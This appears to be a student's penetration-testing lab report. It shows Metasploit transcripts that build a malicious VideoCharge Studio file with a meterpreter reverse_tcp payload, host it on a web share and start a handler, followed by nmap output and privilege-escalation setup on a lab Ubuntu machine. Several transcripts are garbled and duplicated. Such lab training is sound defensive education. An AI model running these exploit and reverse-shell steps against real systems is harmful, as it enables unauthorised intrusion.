0  exploit/windows/fileformat/videocharge_studio  2013-10-27  normal  No
    VideoCharge Studio Buffer Overflow (SEH)

msf6 >
```

Exercise 21, Step 12: Type exploit and press Enter. This creates a malicious payload named msf.vsc in /home/pentester/.msf4/local folder




Exercise 21, Step 16: Type exploit and press Enter. Now the Listener is active and when the payload is executed on the victim machine, then the meterpreter session appears.




```
Applications Places System [Parrot] [Terminal] [Mon Jun 17, 13:08]
Parrot Terminal
File Edit View Search Terminal Help
0 exploit/windows/fileformat/videocharge_studio 2013-10-27 normal No
VideoCharge Studio Buffer Overflow (SEH)
pentester@kali:~$ msf6 > use exploit/windows/fileformat/videocharge_studio
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/fileformat/videocharge_studio) > set lhost 172.19.19.18
lhost => 172.19.19.18
msf6 exploit(windows/fileformat/videocharge_studio) > set lhost 172.19.19.18
lhost => 172.19.19.18
msf6 exploit(windows/fileformat/videocharge_studio) > exploit
[*] Creating 'msf.vsc' file ...
[+] msf.vsc stored at /home/pentester/.msf4/local/msf.vsc
msf6 exploit(windows/fileformat/videocharge_studio) > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
shikat msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 172.19.19.18
lhost => 172.19.19.18
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 172.19.19.18:4444
```

Exercise 21, Step 19: Copy the malicious payload to share folder by executing the following command: `cp /home/pentester/.msf4/local/msf.vsc /var/www/html/share.`



```
[pentester@parrot]~$ sudo su
[sudo] password for pentester:
[root@parrot]~# cp /home/pentester/.msf4/local/msf.vsc /var/www/html/share
[root@parrot]~# #service apache2 start
[root@parrot]~# #mkdir /var/www/html/share
mkdir: cannot create directory '/var/www/html/share': File exists
[*]-[root@parrot]~# #cp /home/pentester/.msf4/local/msf.vsc /var/www/html/share/
[root@parrot]~# # msf6 exploit(windows/fileformat/iebuffer) > set lhost 172.19.19.18
lhost => 172.19.19.18
msf6 exploit(windows/fileformat/iebuffer) > exploit
[*] Creating 'msf.vsc' file ...
[*] msf.vsc stored at /home/pentester/.msf4/local/msf.vsc
msf6 exploit(windows/fileformat/iebuffer) > use exploit/multi/handler
[*] Using configured payload generic/shell reverse tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 172.19.19.18
lhost => 172.19.19.18
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 172.19.19.18:4444
```

Exercise 21, Step 25: Type sysinfo to get the victim machine information. Close all the opened windows.



```
[pentester@parrot:~]$ sudo
[sudo] password for pentester:
[root@parrot:~]# use exploit/windows/fileformat/videocharge_studio
mkdir: ca[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
[*]-[root@parrot:~]# set lhsot 172.19.19.18
lhsot => 172.19.19.18
[*]-[root@parrot:~]# set lhost 172.19.19.18
lhost => 172.19.19.18
bash: sysinfo
msf6 exploit(windows/fileformat/videocharge_studio) > exploit
[*]-[root@parrot:~]#
[*] Creating 'msf.vsc' file ...
[+] msf.vsc stored at /home/pentester/.msf4/local/msf.vsc
msf6 exploit(windows/fileformat/videocharge_studio) > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 172.19.19.18
lhost => 172.19.19.18
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 172.19.19.18:4444
sysinfo
```


## 21.2 QUESTIONS

The screenshot displays a penetration testing lab environment. On the left, a file editor window titled '\*kevinh (~)' is open, showing a plain text file with a single line of text '1'. The editor has a menu bar with 'File', 'Edit', 'View', 'Search', 'Tools', 'Documents', and 'Help'. Below the menu bar are icons for 'Open', 'Save', 'Print', and 'Undo'. The status bar at the bottom of the editor shows 'Plain Text' and 'Tab V'. On the right, a task panel titled 'Network Penetration Testing Methodology-Internal' is visible. It contains a 'Instructions' tab and a 'Resources' tab. The 'Instructions' tab is active, showing a task description: 'pentest buffer overflow vulnerability on a windows application and gain access to the system.' Below the instructions is a 'Question 6.21.1' section. The question text reads: 'For this task, use the Parrot machine (172.19.19.18) as the attacker's system and the FTP Server machine (172.19.19.18) as the target system. Execute and exploit a vulnerable application (VideoCharge Studio) at \\172.19.19.20\\e\\CPENT Module 06 Network Penetration Testing Methodology-Internal\\VideoCharge Studio to gain admin access to the target machine. Identify the operating system associated with the target machine.' Below the question text is a text input field containing 'Windows 10'. A green 'Score' button is located below the input field. Below the score button is a green checkmark icon and the word 'Correct'. A green progress bar is shown below the 'Correct' status. At the bottom of the task panel are 'Previous' and 'Next' buttons. A green progress bar at the very bottom indicates '4 Minutes Remaining'.

## Exercise 22: Penetration Testing Vulnerability Machines and Creating a Botnet

### 22.1.OUTPUT SCREENSHOTS

Exercise 22, Step 4: Nmap scans the target machine and displays the output as shown in the screenshot. We observe that only port 22 is open on the machine.




```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 14:9f:96:ef:6f:cd:8c:0c:e4:67:49:6f:ef:0c:b1:ab (RSA)
|   256 ea:bf:d5:ba:cc:c8:2d:31:90:29:33:0c:d6:48:a9:44 (ECDSA)
|_  256 48:d6:38:ca:ea:c2:22:ad:ab:d0:f1:57:cd:53:91:78 (ED25519)
MAC Address: 02:15:5D:09:66:76 (Unknown)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   1.84 ms 172.19.19.70


OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 3.31 seconds
[root@parrot]-(/home/pentester)
#
```

Exercise 22, Step 17: It is observed that the file has only read permission (400) for the administrator, meaning you cannot read the file contents until you are a superuser. To check, type `cat /home/administrator/Documents/secret.txt` and press Enter. The shell returns an error stating you do not have sufficient permission to read the file contents.



```
aleksander@ubuntu-Machine: ~  
File Edit View Search Terminal Help  
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by  
applicable law.  
pentester's Home  
aleksander@ubuntu-Machine:~$ uname -a  
Linux ubuntu-Machine 4.4.0-31-generic #50-Ubuntu SMP Wed Jul 13 00:07:12 UTC 201  
6 x86_64 x86_64 x86_64 GNU/Linux  
aleksander@ubuntu-Machine:~$ lsb_release -a  
No LSB modules are available.  
Distributor ID: Ubuntu  
Description:    Ubuntu 16.04.1 LTS  
Release:        16.04  
Codename:       xenial  
Tras  
aleksander@ubuntu-Machine:~$ sudo su  
[sudo] password for aleksander:  
Lab Manaleksander is not in the sudoers file. This incident will be reported.  
aleksander@ubuntu-Machine:~$ locate secret.txt  
/home/administrator/Documents/secret.txt  
aleksander@ubuntu-Machine:~$ ls -la /home/administrator/Documents/secret.txt  
ls: cannot access '/home/administrator/Documents/secret.txt': No such file or dir  
ectory  
aleksander@ubuntu-Machine:~$ cat /home/administrator/Documents/secret.txt  
cat: /home/administrator/Documents/secret.txt: Permission denied  
aleksander@ubuntu-Machine:~$ kevinh
```

Exercise 22, Step 18: Now, we shall try to perform privilege escalation on the machine in order to attain superuser access. Minimize the command line terminal.



```
aleksander@ubuntu-Machine: ~  
File Edit View Search Terminal Help  
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by  
applicable law.  
pentester's Home  
aleksander@ubuntu-Machine:~$ uname -a  
Linux ubuntu-Machine 4.4.0-31-generic #50-Ubuntu SMP Wed Jul 13 00:07:12 UTC 2016 x86_64 x86_64 x86_64 GNU/Linux  
aleksander@ubuntu-Machine:~$ lsb_release -a  
No LSB modules are available.  
Distributor ID: Ubuntu  
Description: Ubuntu 16.04.1 LTS  
Release: 16.04  
Codename: xenial  
aleksander@ubuntu-Machine:~$ sudo su  
[sudo] password for aleksander:  
aleksander is not in the sudoers file. This incident will be reported.  
aleksander@ubuntu-Machine:~$ locate secret.txt  
/home/administrator/Documents/secret.txt  
aleksander@ubuntu-Machine:~$ ls -la /home/administrator/Documents/secret.txt  
ls: cannot access '/home/administrator/Documents/secret.txt': No such file or directory  
aleksander@ubuntu-Machine:~$ cat /home/administrator/Documents/secret.txt  
cat: /home/administrator/Documents/secret.txt: Permission denied  
aleksander@ubuntu-Machine:~$ kevinh
```

## 22.2 QUESTIONS

NOTE: There is none.